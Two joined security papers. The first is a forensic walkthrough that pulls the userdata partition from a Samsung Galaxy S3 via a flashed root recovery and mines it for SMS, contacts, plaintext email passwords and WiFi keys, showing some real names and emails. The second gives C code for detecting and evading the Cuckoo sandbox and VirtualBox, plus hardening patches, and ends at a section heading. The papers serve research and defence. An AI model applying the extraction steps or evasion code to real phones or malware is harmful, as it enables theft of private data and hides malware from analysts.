
(Units in Millions)

Operating System	3Q12 Shipment Volumes	3Q12 Market Share	3Q11 Shipment Volumes	3Q11 Market Share	Year-Over- Year Change
Android	136.0	75.0%	71.0	57.5%	91.5%
iOS	26.9	14.9%	17.1	13.8%	57.3%
BlackBerry	7.7	4.3%	11.8	9.5%	-34.7%
Symbian	4.1	2.3%	18.1	14.6%	-77.3%
Windows Phone 7/ Windows Mobile	3.6	2.0%	1.5	1.2%	140.0%
Linux	2.8	1.5%	4.1	3.3%	-31.7%
Others	0.0	0.0%	0.1	0.1%	-100.0%
Totals	181.1	100.0%	123.7	100.0%	46.4%

Figure 1: Top six Smartphone Mobile operating Systems, Shipments and market Share : <http://www.businesswire.com/news/home/20121101006891/en/Android-Marks-Fourth-Anniversary-Launch-75.0-Market>

Current Distribution

The following pie chart and table is based on the number of Android devices that have accessed Google Play within a 14-day period ending on the data collection date noted below.



Data collected during a 14-day period ending on January 3, 2013

Figure 2: Cell Telephony Market Share

- Android 2.x: 59
- Android 3.x: 1,5
- Android 4.0.x: 29,1
- Android 4.1.x: 10.2

Despite the high percentage of the 2.x version, this version is declining, so I decided to explore the 4.0.x version which is the second largest.

Top Five Smartphone Vendors, Shipments, and Market Share, Q4 2012 (Units in Millions)

Vendor	4Q12 Unit Shipments	4Q12 Market Share	4Q11 Unit Shipments	4Q11 Market Share	Year-over-Year Change
1. Samsung	63.7	29.0%	36.2	22.5%	76.0%
2. Apple	47.8	21.8%	37.0	23.0%	29.2%
3. Huawei	10.8	4.9%	5.7	3.5%	89.5%
4. Sony	9.8	4.5%	6.3	3.9%	55.6%
5. ZTE	9.5	4.3%	6.4	4.0%	48.4%
Others	77.8	35.5%	69.2	43.1%	12.4%
Total	219.4	100.0%	160.8	100.0%	36.4%

Source: IDC Worldwide Mobile Phone Tracker, January 24, 2013

Note: Data are preliminary and subject to change. Vendor shipments are branded shipments and exclude OEM sales for all vendors.

Figure 3: Cell Telephony Market Share of Smartphones Constructors in Europe

1.4 Document structure

This document is structured in the following way :

- Choice of the system and explanation of the attack.
- Data saved by Android.
- Data saved by some applications : facebook, twitter etc.

2 Choice of the system and explanation of the attack

2.1 Phone constructors

For this article, I have decided to focus on my own smartphone manufacturer: Samsung. It is perfect because as shown in Figure 3, Samsung is the sector world leader with 63.7 millions of smartphones sold and owns 29% of the market shares. All tests were made on a Samsung Galaxy S3.

2.2 The attack

This section explains how to recover all data in a samsung android smartphone.

As we can see in Figure 4 , it is possible to start a samsung Android smarphone in three ways. Contrary to other manufacturers like HTC, LG etc, Samsung has not included the fastboot mode and protocol [2]. Samsung has replaced this protocol by a proprietary protocol and mode: the download mode.

2.2.1 Download mode

The download mode allows to flash different parts of the smartphone. to be reached simply turn off the phone and restart it by pressing buttons: home-power and high volume.



Figure 4: Samsung Boot Sequence

2.2.2 Recovery mode

Recovery mode is the startup mode smartphone that will enable the launch of a special program but limited functions for performing low-level operations on the machine. The basic recovery mode is very limited. You can wipe cache partition, wipe data, update your android version and reboot your phone. In this recovery mode your are not root.

2.3 Attack Scenario

The purpose is to obtain root privileges in the recovery mode to mount memory partitions and download data. To do this you just have to restart the smartphone into download mode and flash a recovery mode including root privileges [4]. The most famous recovery like that, is *Clockworkmod* [1]. This mode allows us to new possibilities:

- Root access
- Install a custom ROM(custom Android)
- Backup & restore your system

The main goal is to mount interesting partitions which are in `/dev/blocks/` (Figure 4).

2.3.1 Flash Recovery

To flash the recovery mode on a Samsung smartphone you need a software: Heimdall [5]. This software is a cross-platform open-source tool suite used to flash ROMs onto Samsung Galaxy devices.

It is very simple and easy to flash a new recovery mode, you restart your smartphone into download mode, connect the phone to your computer and lunch this script.

Partition Table for I9300	
mmcblk0p1	BOTA0 = sboot.bin = boot.bin
mmcblk0p2	BOTA1 = sboot. bin = Sbl.bin
mmcblk0p3	EFS = efs.img = efs.img
mmcblk0p4	PARAM = param.bin = param.lfs
mmcblk0p5	BOOT = boot.img = zImage
mmcblk0p6	RECOVERY = recovery.img = no
mmcblk0p7	RADIO (MODEM) = modem.bin = modem.bin
mmcblk0p8	CACHE = cache.img = cache.img
mmcblk0p9	SYSTEM = system.img = factoryfs.img
mmcblk0p10	HIDDEN = hidden.img = hidden.img
mmcblk0p11	OTA = data = data.img
mmcblk0p12	USERDATA = userdata.img = UMS.img

Figure 5: Partitions Tables on GT-I9300

Listing 1: Flash recovery mode.

```

1  #!/bin/bash
2
3  heimdall flash --recovery recovery-clockwork-6-1.0.1.2-
    i9300.img

```

2.3.2 Download data

So now we have a recovery mode with root privileges, so restart the phone in recovery mode execute this script to download data.

Listing 2: Download data.

```

1  #!/bin/bash
2
3  sudo adb shell cd dev/block/
4  sudo adb shell mkdir dev/block/hack
5  sudo adb shell mount dev/block/mmcblk0p12 dev/block/hack
6  sudo adb shell exit
7  sudo adb pull dev/block/hack/data ./data

```

We now have to analyze the data which have been collected.

3 Android Data Analysis

The interesting data are usually stored in SQLite database format. In the *mmcbk0p12* you have userdata, we can identify the following data.

3.1 Database contacts2.db

In this database (located in */data/data/com.android.providers.contacts/*) we can find very interesting data. For exemple we have every account that are synchronized. Thanks to that we can know if sim card is synchronized, if there is a Facebook account or Gmail etc. We also have call logs and

account_name	account_type	data_set
vnd.sec.contact.phone	vnd.sec.contact.phone	<NULL>
primary.sim.account_name	vnd.sec.contact.sim	<NULL>
vnd.sec.contact.agg.account_name	vnd.sec.contact.agg.account_type	<NULL>
do [REDACTED]@gmail.com	com.google	<NULL>
th [REDACTED]@hotmail.fr	com.facebook.auth.login	<NULL>
DLarget	com.twitter.android.auth.login	<NULL>

Figure 6: Accounts

every contacts. With the phone number, email and name we have each ID's contact. In another table, we have photo's ID so we can correlate ID-name with ID-photo.

84	<NULL>	5	12	0	0	0	006 [REDACTED]
893	<NULL>	7	221	0	0	0	0 Christophe [REDACTED]
894	<NULL>	1	221	0	0	0	0 [REDACTED]stophe2@gmail.com

Figure 7: Contact List

3.2 File mmssms.db

In this file (in */data/data/com.android.providers.telephony/databases/*), we can find, of course every sms in chronological order, But you also have a list of every conversation with the number of sms by conversation and the date of the last sms. An other interesting data in this database is the field service center, when you receive an SMS, it is relayed by an antenna, this antenna's

number is stored in the file. So it is possible to locate you when you receive a sms.

_id	date	message_count	recipient_ids	snippet	snippet_cs
1365768095000		52 1		Les	0
2366015364371		503 2		:-)	0
3365709128000		18 3		:-)	0
5365757615000		62 5			0
7365852007000		30 7		Ok	0
9363175688000		14 9			0

Figure 8: Conversation list

_id	thread...	address	person	date	date_sent	protocol	read	status	type	reply_path...	subject	body
1	106	<NULL>	<NULL>	1363084432050		<NULL>	1	-1	2	<NULL>	<NULL>	
2	1+336	<NULL>	<NULL>	1363084464327	1363084461000	0	1	-1	1	0	<NULL>	Ok,
3	1+3361	<NULL>	<NULL>	1363084509477	1363084505000	0	1	-1	1	0	<NULL>	SF
4	106	<NULL>	<NULL>	1363084534717		<NULL>	1	-1	2	<NULL>	<NULL>	Sf.
5	1+336	<NULL>	<NULL>	1363084574855	1363084571000	0	1	-1	1	0	<NULL>	Ok,

Figure 9: SMS list

body	service_center
Pol	<NULL>
Ok,	+33689004000
SF	+33689004000
Sf.	<NULL>
Ok,	+33689004000
Nan	<NULL>

Figure 10: Service Center

3.3 File EmailProvider.db

This file is located in *data/data/com.android.email/databases/*. As shown in Figure 12, you have every email that you have synchronized with every details like the subjects etc. And more interesting you have logins of every account and the password (not encrypted).

displayName	timeStamp	subject
icderostand@██████████	363520781000	Eden Park, ██████████
icderostand@██████████	363521914000	Giorgio Armani, ██████████
Ad██████████	363862597000	Vos ██████████
icderostand@██████████	364114856000	Disneyland, ██████████

Figure 11: Email List

address	port	flags	login	password
dub-m.hotmail.com	443		5 dorian.larget@hotmail.fr	He ██████████
m.hotmail.com	443		5 dorian.larget@hotmail.fr	He ██████████

Figure 12: Email Accounts and Passwords

3.4 File webviewCache.db

In this file (in `/data/data/com.android.browser/databases/`) we can find all your history connection (Figure 13) as well as different logins that you use (Figure 14).

_id	url
1	http://m.facebook.com/
2	http://m.facebook.com/login.php
3	https://login.live.com/login.srf
4	https://dub114.mail.live.com/m/

Figure 13: Connection History

urlid	name	value
1 email		d ██████████@hotmail.fr
2 email		d ██████████@hotmail.fr
3 login		dlarget@et.esiea-ouest.fr

Figure 14: Logins

3.5 File `/data/misc/wifi`

As a Linux you have the file `wpa_supplicant.conf`, in which you can find names and passwords of every wifi you are connected to.

```

network={
  ssid="Groupe-esiea"
  key_mgmt=WPA-EAP IEEE8021X
  eap=PEAP
  identity="██████████et"
  password="H██████████"
  priority=1
}

network={
  ssid="Intel-CP-THIBAUT-PC"
  psk="ba██████████"
  key_mgmt=WPA-PSK
  priority=3
}

```

Figure 15: WiFi Logins

3.6 Facebook Application

This is the most interesting part. Facebook application is not developed by Google and it is not native in Android. So if data are saved from this application it is the choice of the Facebook company. As you can see in Figure 16, Facebook application backups all the photos that go into the newsfeed, not only pictures you did not look at but ALL PHOTOS. It is not all, amazingly, and I think this is an error, the application saves



Figure 16: Photos Saved by Facebook

the name, surname, date of birth, email and phone number. For the email address the problem is important because even if the person has change its parameters, and his email address is not visible on the internet it appears all the same in this file.

user_id	first_name	last_name	cell ▲	other	email	birthday...	birthday_day	birthday...	search_token
103928761407	Bertrand		<NULL>	<NULL>	@gmail.com	10	21	-1	
1195124849	Florian		<NULL>	<NULL>	@hotmail.fr	2	10	1991	

Figure 17: Friends' Data

4 Conclusion

As this paper shows, your android smartphone contains not only your sms and contacts, they can save all kinds of data. To access to these data we must be root. To a normal user data are not in danger except against a physical attack. But we are seeing more and more users that have root their android smartphones and these data are really in danger for these users.. The best solution to protect your data is to not root your smartphone, don't download application from another market and do not lose your phone.

References

- [1] Clockworkmod. <http://www.clockworkmod.com/>. [Online; accessed 15-April-2013].
- [2] Fastboot. http://elinux.org/Android_Fastboot, 2011. [Online; accessed 15-April-2013].
- [3] Android Marks Fourth Anniversary since Launch with 75.0Quarter, According to IDC. <http://www.businesswire.com/news/home/20121101006891/en/Android-Marks-Fourth-Anniversary-Launch-75.0-Market>, 2012. [Online; accessed 15-April-2013].
- [4] Thomas Cannon. Into the Droid. <https://media.defcon.org/dc-20/presentations/Cannon/DEFCON-20-Cannon-Into-The-Droid.pdf/>, 2012. [Online; accessed 10-April-2013].
- [5] Glass Echidna. heimdall. <http://www.glassecchidna.com.au/products/heimdall/>, 2009. [Online; accessed 15-April-2013].

How to detect the Cuckoo Sandbox and hardening it ?

Olivier FERRAND

ESIEA : Operational Cryptology and Virology Laboratory (CVO)
ferrand@esiea-ouest.fr

About Authors

Olivier Ferrand is a Ph.D. student in Computer Science, specialisation: Computer Security. He works at the Operational Cryptology and Virology lab. His research focuses on security of computer systems and virology defense. E-mail: olivier.ferrand@esiea-ouest.fr

Keywords

Computer Security, Attacks, Malware, Cuckoo Sandbox, Virtual Machine, VirtualBox

Abstract

Actually lot of malwares are analyzed with via virtual machines. The sandbox Cuckoo offer us the possiblity to log every actions done by the malware on the virtual machine, but many malwares try to detected if they are in a emulator or in a real machine. With some modifications on cuckoo and the virtual machine, which is supposed be VirtualBox, the malwares do not detect that they are running in a protected system and are logged totaly.

It is not necessary to apply all the modifications, because it can produce a significant overhead and if malware checks his execution time, it can detect an anomaly and consider that it is running in a virtual machine. The present document will show, how we can detect the Cuckoo sandbox and how we can counter that.

Introduction

Cuckoo Sandbox[1] is a malware analysis system. The development started in 2011 and the actual version is 0,5. This system permits to analyze what the malware do with the operating system by logging every actions done.

In this paper, we present how a malware can detect if cuckoo is trying to analyze it. For each attack presented, we give the mechanism used for the detection of Cuckoo and an example of code which permits to realize that. The presented techniques are working on the 0.4 and 0.5 versions of Cuckoo. Because it is a very active project, futures modifications may integrate some protections against it.

In the second part of the document we speak about solutions to avoid the detection. In some cases, the same possibility can be used to counter to or three attacks, so we give the most specific solution in priority.

In the third part, we discuss about the detection of the virtual machine which is hosted by Cuckoo. Actually lot of malware try to detect if they are in a virtual machine or a physical machine, With knowledge of the mechanisms of operation of cuckoo, it is possible to add some instructions in order to fool the malware by giving erroneous information.

1 Detection of Cuckoo

In this part we speak about the different techniques that can be used by malwares to detected if they are spied by Cuckoo or not.

1.1 Hooks' detection

The analysis of the dynamic link library `cuckoomon.dll` source code and particularly the files `cuckoomon.c` and `hooking.c` give us information about the technical implementation of hooks. Currently the only technique used is **HOOK_JMP_DIRECT**, as shows the following code:

```

1 // get a random hooking technique, except for "direct jmp"
  // #define HOOKTYPE (1 + (random() % (HOOK_MAXTYPE - 1)))
  #define HOOKTYPE HOOK_JMP_DIRECT

void set_hooks_dll(const wchar_t *library, int len)
6 {
    for (int i = 0; i < ARRAYSIZE(g_hooks); i++) {
        if(!wcsnicmp(g_hooks[i].library, library, len)) {
            hook_api(&g_hooks[i], HOOKTYPE);
        }
    }
11 }

void set_hooks()
{
16     // the hooks contain the gates as well, so they have to be RWX
    DWORD old_protect;
    VirtualProtect(g_hooks, sizeof(g_hooks), PAGE_EXECUTE_READWRITE,
        &old_protect);

21     hook_disable();

    // now, hook each api :)
    for (int i = 0; i < ARRAYSIZE(g_hooks); i++) {
26         hook_api(&g_hooks[i], HOOKTYPE);
    }

    hook_enable();
}

```

Listing 1: Hook selection in `cuckoomon.c`

The function for this type of hook, defined in the file `hooking.c` is sufficiently explicit about the implementation method as shown in the extract code:

```

1 // direct 0xe9 jmp
static int hook_api_jmp_direct(hook_t *h, unsigned char *from,
    unsigned char *to)
{
    // unconditional jump opcode

```

```

6      *from = 0xe9;

      // store the relative address from this opcode to our hook function
      *(unsigned long *)(from + 1) = (unsigned char *) to - from - 5;
      return 0;
11 }

```

Listing 2: Implementation in hooking.c

With this information and the list of the hooked functions, given by the table `hook_t g_hooks[]` in the file *cuckoomon.c*, it is easy to create a code which has the goal to obtain the address of one function and check its first opcode.

```

FARPROC addr;
addr = GetProcAddress( LoadLibraryA("kernel32.dll"), "DeleteFileW");
if ( *(BYTE*) addr == 0xE9 ) printf("/!\\ Hooked by cuckoo\\n");

```

Listing 3: Hook detection on with the function *DeleteFileW*

1.2 Folder's detection

By default, Cuckoo uses a specific folder on the guest system in order to stock and retrieve some information to the host. Under a Windows virtual machine, the default directory is *c:\cuckoo*.

```

2      def _get_root(self, root="", container="cuckoo", create=True):
          """Get Cuckoo path.
          @param root: force root folder, don't detect it.
          @param container: folder which will contain Cuckoo, not used root
                          parameter is used.
          @param create: create folder.
          """
          global ERROR_MESSAGE

          if not root:
              if self.system == "windows":
                  root = os.path.join(os.environ["SYSTEMDRIVE"] + os.sep,
                                      container)
              elif self.system == "linux" or self.system == "darwin":
                  root = os.path.join(os.environ["HOME"], container)
              else:
                  ERROR_MESSAGE = "Unable to identify operating system"
                  return False

          if create and not os.path.exists(root):
              try:
                  os.makedirs(root)
              except OSError as e:
                  ERROR_MESSAGE = e
                  return False
              else:
                  if not os.path.exists(root):

```

```

27         ERROR_MESSAGE = "Directory not found: %s" % root
           return False

           return root

```

Listing 4: Setting up the shared folder in *agent.py*

So it is relatively easy to detect it by testing for the presence of the folder with a code similar to the following :

```

1  DWORD dwattrib ;
   dwattrib = GetFileAttributes(L"c:\\cuckoo");
   if ( ( dwattrib != INVALID_FILE_ATTRIBUTES ) && ( dwattrib &
       FILE_ATTRIBUTE_DIRECTORY ) )
       printf("/!\\ Folder c:\\cuckoo found !\\n");

```

Listing 5: Detecting the cuckoo's shared folder

1.3 Pipe's detection

As well as for the detection of that directory, it is possible to detect the presence of the pipe used for communication between the host system and the guest system. The following code shows us some information about the pipe and especially its name.

```

1  //
   // Pipe API
   //
   // The following Format Specifiers are available:
   // z  -> (char *) -> zero-terminated ascii string
   // Z  -> (wchar_t *) -> zero-terminated unicode string
6  // s  -> (int, char *) -> ascii string with length
   // S  -> (int, wchar_t *) -> unicode string with length
   // o  -> (UNICODE_STRING *) -> unicode string
   // O  -> (OBJECT_ATTRIBUTES *) -> wrapper around unicode string
11 // d  -> (int) -> integer
   // x  -> (int) -> hexadecimal integer
   //

   int pipe(const char *fmt, ...);
16 int pipe2(void *out, int *outlen, const char *fmt, ...);

#define PIPE_MAX_TIMEOUT 10000
#define PIPE_NAME "\\\\.\\pipe\\cuckoo"

```

Listing 6: Content of *pipe.h*

Because the name is hardcoded, it is very easy to create a small piece of code in order to detect the pipe for cuckoo.

```

1 HANDLE hFind;
hFind = CreateFile(L"\\\\.\\pipe\\cuckoo",
    GENERIC_READ | GENERIC_WRITE,
    0,
    NULL,
6    OPEN_EXISTING,
    0,
    NULL);
if ( hFind != INVALID_HANDLE_VALUE ){
    CloseHandle(hFind);
11    printf("/!\\ Pipe \\\\.\\pipe\\cuckoo found !\\n");
}

```

Listing 7: Detection of the pipe

1.4 Agent's detection

Even if python is a common software, it is relatively rare to find it running on a computer with Windows. So in order to prevent a detection, some malwares can try to detect the process python.exe or pythonw.exe with a similar code as following :

```

HANDLE hProcessSnap;
PROCESSENTRY32 pe32;
3 hProcessSnap = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0 );
if( hProcessSnap == INVALID_HANDLE_VALUE )
{
    printf( "CreateToolhelp32Snapshot (of processes)" );
}
8
pe32.dwSize = sizeof( PROCESSENTRY32 );
if( !Process32First( hProcessSnap, &pe32 ) )
{
    printf( "Process32First" );
13    CloseHandle( hProcessSnap );
}

do
{
18    if (( pe32.szExeFile[0]=='p') &&
        ( pe32.szExeFile[1]=='y') &&
        ( pe32.szExeFile[2]=='t') &&
        ( pe32.szExeFile[3]=='h') &&
        ( pe32.szExeFile[4]=='o') &&
23    ( pe32.szExeFile[5]=='n') &&
        ( pe32.szExeFile[6]=='w' || pe32.szExeFile[6]=='.' ) ) {
        printf("/!\\ agent found !\\n");
        break;
    }
28 } while( Process32Next( hProcessSnap, &pe32 ) );

CloseHandle( hProcessSnap );

```

 Listing 8: Detection of python process

1.5 Original calls restoration

This trick is not a real detection but a way to avoid the analysis of cuckoo. By default Cuckoo put 3 hooks for the creation of a new process and use them to analyse the new process. One technique is to use two executables, the first will initially restore its API calls, then run the second. As the 3 API are restored, cuckoo will not detect the launch of the second executable, so this one will not be analyzed. The following code shows us how to restore the original API for a Windows XP with SP2/SP3 operating system.

```

DWORD old_protect;
BYTE *op2;
BYTE *op3;
BYTE *op1;
5
op1 = (BYTE *) GetProcAddress(LoadLibraryA("ntdll.dll"), "ZwCreateProcess");
VirtualProtect(op1, 10, PAGE_EXECUTE_READWRITE, &old_protect);
*(op1) = 0xb8;
*(op1+1) = 0x2f;
10 *(op1+2) = 0x00;
*(op1+3) = 0x00;
*(op1+4) = 0x00;

op2 = (BYTE *) GetProcAddress(LoadLibraryA("ntdll.dll"), "ZwCreateProcessEx")
;
15 VirtualProtect(op2, 10, PAGE_EXECUTE_READWRITE, &old_protect);
*(op2) = 0xb8;
*(op2+1) = 0x30;
*(op2+2) = 0x00;
*(op2+3) = 0x00;
20 *(op2+4) = 0x00;

op3 = (BYTE *) GetProcAddress(LoadLibraryA("kernel32.dll"), "
CreateProcessInternalW");
VirtualProtect(op3, 10, PAGE_EXECUTE_READWRITE, &old_protect);
*(op3) = 0x68;
25 *(op3+1) = 0x08;
*(op3+2) = 0x0A;
*(op3+3) = 0x00;
*(op3+4) = 0x00;

```

 Listing 9: Call restoration on Windows XP SP2/3

2 Detection of VirtualBox

Because Cuckoo is running in a Virtual Machine, it is important to secure the Virtual Machine. In this part, we discuss about two sections, the first is about the detection of VirtualBox without the Guest Additions, the second is with the Guest Additions.

2.1 Without the Guest Additions installed

The first possibility is to read few registry keys. The following codes are the principally used by the malwares to detect a VirtualBox guest. They read the APCI, IDE and SYSTEM keys and their subkeys in order to found, some relation with VirtualBox, generally with the name *vbox* and *virtualbox*.

```

HKEY HK=0;
2 if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, "HARDWARE\\ACPI\\DSDT\\VBOX__", 0, KEY_READ
    , &HK) == ERROR_SUCCESS)
{
    printf("VirtualBox detected\n");
}

```

Listing 10: First method

```

HK = 0;
char *subkey = "SYSTEM\\CurrentControlSet\\Enum\\IDE";
if ((ERROR_SUCCESS ==
4   RegOpenKeyEx (HKEY_LOCAL_MACHINE, subkey, 0, KEY_READ, &HK)) && HK)
{
    unsigned long n_subkeys = 0;
    unsigned long max_subkey_length = 0;
    if (ERROR_SUCCESS ==
9   RegQueryInfoKey (HK, 0, 0, 0, &n_subkeys, &max_subkey_length, 0, 0, 0,
        0, 0, 0))
    {
        if (n_subkeys)
        {
14         char *pNewKey =
            (char *) LocalAlloc (LMEM_ZEROINIT, max_subkey_length + 1);
            for (unsigned long i = 0; i < n_subkeys; i++)
            {
                memset (pNewKey, 0, max_subkey_length + 1);
19         HKEY HKK = 0;
                if (ERROR_SUCCESS ==
                    RegEnumKey (HK, i, pNewKey, max_subkey_length + 1))
                {
                    if ((RegOpenKeyEx (HK, pNewKey, 0, KEY_READ, &HKK) ==
24         ERROR_SUCCESS) && HKK)
                    {
                        unsigned long nn = 0;
                        unsigned long maxlen = 0;
                        RegQueryInfoKey (HKK, 0, 0, 0, &nn, &maxlen, 0, 0, 0,

```

```

29         0, 0, 0);
char *pNewNewKey =
    (char *) LocalAlloc (LMEM_ZEROINIT, maxlen + 1);
if (RegEnumKey (HKK, 0, pNewNewKey, maxlen + 1) ==
    ERROR_SUCCESS)
34     {
        HKEY HKKK = 0;
        if (RegOpenKeyEx
            (HKK, pNewNewKey, 0, KEY_READ,
            &HKKK) == ERROR_SUCCESS)
39            {
                unsigned long size = 0xFFF;
                unsigned char ValName[0x1000] = { 0 };
                if (RegQueryValueEx
                    (HKKK, "FriendlyName", 0, 0, ValName,
                    &size) == ERROR_SUCCESS)
44                    {
                        ToLower (ValName);
                        if (strstr ((char *) ValName, "vbox"))
                        {
49                            printf("Virtualbox detected\n");
                        }
                    }
                RegCloseKey (HKKK);
            }
54     }
    LocalFree (pNewNewKey);
    RegCloseKey (HKK);
}
59     }
    LocalFree (pNewKey);
}
    RegCloseKey (HK);
64 }

```

Listing 11: Second method

```

1 HK = 0;
if (RegOpenKeyEx
    (HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System", 0, KEY_READ,
    &HK) == ERROR_SUCCESS)
{
6     unsigned long type = 0;
        unsigned long size = 0x100;
        char *systembiosversion = (char *) LocalAlloc (LMEM_ZEROINIT, size + 10)
        ;
        if (ERROR_SUCCESS ==
            RegQueryValueEx (HK, "SystemBiosVersion", 0, &type,
11            (unsigned char *) systembiosversion, &size))
            {
                ToLower ((unsigned char *) systembiosversion);
                if (type == REG_SZ || type == REG_MULTI_SZ)
                {
16                    if (strstr (systembiosversion, "vbox"))
                        {

```

```

    printf("VirtualBox detected\n");
    }
}
21 LocalFree (systembiosversion);

type = 0;
size = 0x200;
26 char *videobiosversion = (char *) LocalAlloc (LMEM_ZEROINIT, size + 10);
if (ERROR_SUCCESS ==
RegQueryValueEx (HK, "VideoBiosVersion", 0, &type,
(unsigned char *) videobiosversion, &size))
{
31 if (type == REG_MULTI_SZ)
{
char *video = videobiosversion;
while (*(unsigned char *) video)
{
36 ToLower ((unsigned char *) video);
if (strstr (video, "oracle") || strstr (video, "virtualbox"))
{
printf("VirtualBox detected\n");
}
}
41 video = &video[strlen (video) + 1];
}
}
LocalFree (videobiosversion);
46 RegCloseKey (HK);
}

```

Listing 12: Third method

The second technique is to look for shared folders with a specific name as *VirtualBox Shared Folders*. It can be done with the following code:

```

unsigned long pnsz = 0x1000;
char *provider = (char *) LocalAlloc (LMEM_ZEROINIT, pnsz);
3 int retv = WNetGetProviderName (WNNC_NET_RDR2SAMPLE, provider, &pnsz);
if (retv == NO_ERROR)
{
    if (lstrcmpi (provider, "VirtualBox Shared Folders") == 0)
    {
8 printf("VirtualBox detected\n");
    }
}

```

Listing 13: Fourth method

2.2 With the Guest Additions installed

In this subsection, we discuss the detection of VirtualBox using the guest additions. The first is to find the *VBoxMiniRdrDN* driver. This one is used

to create shared folders between the host and the guest machine.

```

HANDLE hF1 = CreateFile ("\\\\.\\VBoxMiniRdrDN", GENERIC_READ,
    FILE_SHARE_READ | FILE_SHARE_WRITE |
    FILE_SHARE_DELETE, 0,
    OPEN_EXISTING, 0, 0);
5 if (hF1 != INVALID_HANDLE_VALUE)
{
    printf ("VirtualBox detected");
}

```

Listing 14: First method

We can detect too the Dynamic Link Library *VBoxHook.dll* which is used to load the different drivers for the Guest Additions.

```

1 HMODULE hM1 = LoadLibrary ("VBoxHook.dll");
if (hM1)
{
    printf ("VirtualBox detected");
}

```

Listing 15: Second method

```

HK = 0;
if ((ERROR_SUCCESS ==
    RegOpenKeyEx (HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Oracle\\VirtualBox Guest Additions", 0,
5    KEY_READ, &HK)) && HK)
{
    printf ("VirtualBox detected\\n");
}

```

Listing 16: Third method

As for Cuckoo, we can detect the presence of a pipe with the specific name of the system tray created by the add-on for the guest.

```

HANDLE hxx = CreateFile ("\\\\.\\pipe\\VBoxTrayIPC", GENERIC_READ,
    FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);
2 if (hxx != INVALID_HANDLE_VALUE)
{
    printf ("VirtualBox detected\\n");
}

```

Listing 17: Fourth method

An other way is to detect any window with a specific name relative to the VirtualBox tray.

```

HWND hY1 = FindWindow ("VBoxTrayToolWndClass", 0);
HWND hY2 = FindWindow (0, "VBoxTrayToolWnd");

```

```

4  if (hY1 || hY2)
    {
        printf ("VirtualBox detected\n");
    }

```

Listing 18: Fifth method

3 Countermeasures

In this section we will speak about the different countermeasures that can be used in order to perform the best analysis. The subsection concerns Cuckoo and the second VirtualBox. Some of countermeasures can be used with Cuckoo and VirtualBox.

3.1 Cuckoo

According to AlienVault[3], it is possible to modify the *cuckoomon.dll* file. But this way can be very slow for a deep analysis because we have to check each request to the registry table. Indeed if we try to analyze a file which requires a huge amount of registry keys, cuckoo checks all the keys and compare those keys with different values. The problematic remains unchanged for files, even if they are less used.

3.1.1 Using cuckoomon.dll

To avoid some access to special keys, it is possible to edit the file *hook_file.c* and add directly response that we want to return to the malware. For example, we can modify the following code:

```

4  HOOKDEF(LONG, WINAPI, RegOpenKeyExA,
    __in      HKEY hKey,
    __in_opt  LPCTSTR lpSubKey,
    __reserved DWORD ulOptions,
    __in      REGSAM samDesired,
    __out     PHKEY phkResult
) {
    LONG ret = Old_RegOpenKeyExA(hKey, lpSubKey, ulOptions, samDesired,
9      phkResult);
    LOQ("psP", "Registry", hKey, "SubKey", lpSubKey, "Handle", phkResult);
    return ret;
}

```

Listing 19: Original code

into:

```

HOOKDEF(LONG, WINAPI, RegOpenKeyExA,
3  __in      HKEY hKey,
  __in_opt  LPCTSTR lpSubKey,
  __reserved DWORD ulOptions,
  __in      REGSAM samDesired,
  __out     PHKEY phkResult
) {
8  LONG ret;
  if ((strstr(lpSubKey, "VirtualBox") != NULL) || (strstr(lpSubKey, "VBox"
) != NULL) ) {
    ret = 1;
    LOQ("s", "Blocked Registry key", "RegOpenKeyExA");
  }
13 else {
    ret = Old_RegOpenKeyExA(hKey, lpSubKey, ulOptions, samDesired,
      phkResult);
  }
  LOQ("psP", "Registry", hKey, "SubKey", lpSubKey, "Handle", phkResult);
18 return ret;
}

```

Listing 20: Hardening code

So if the malware try to access to the subkey VirtualBox or VBox with the RegOpenKeyExA API, Cuckoo will log that and will return that the key does not exists. In the same way, we have to modify the RegQueryValueExA hook, in order to block access to some keys.

By default, Cuckoo does not log the GetFileAttributesA API, so we must add it to the source file. Using the msdn[2] we find that the syntax is the following :

```

1  DWORD WINAPI GetFileAttributes(
  _In_ LPCTSTR lpFileName
);

```

Listing 21: msdn syntax

We can write the following code in order to log and fake the malware :

```

HOOKDEF(DWORD, WINAPI, GetFileAttributesA,
2  __in      LPCTSTR lpFileName
) {
  if (strstr(lpFileName, "cuckoo") != NULL) {
    LOQ("s", "Blocked File access", "GetFileAttributesA");
    return INVALID_FILE_ATTRIBUTES;
7  }
  else
    return Old_GetFileAttributesA(lpFileName);
}

```

Listing 22: New hook's code

As it is easy to add new hooks, whenever we encounter a new technique we can create a new countermeasure with the dll. But, it takes a lot of time depending on the number of operations performed by malicious code and if the malware calculates the time, it can detect an attempt to analyze or the log can be too voluminous to permit a simple analyze.

3.1.2 Modifying Cuckoo directly

The other way consist to modify directly Cuckoo. Because Cuckoo is open-source, we can modify the *agent.py* file to change the name of the directory used for the analyse. We can use a more common name as windows_ or nt or what we want. So the malware will not be able to say if it is running with Cuckoo or not.

For the pipe, the same system is used, but this time we have to modify the core of Cuckoo too.

The last modification that we can give to Cuckoo is to compile the file *agent.py*. We can use **py2exe** to do that. The reason for such action is that there are not real reason to find the process *python.exe* or *pythonw.exe* running in a classical computer. So if the agent is in the form of an executable, the malware will see an other process like hundred others.

3.2 VirtualBox

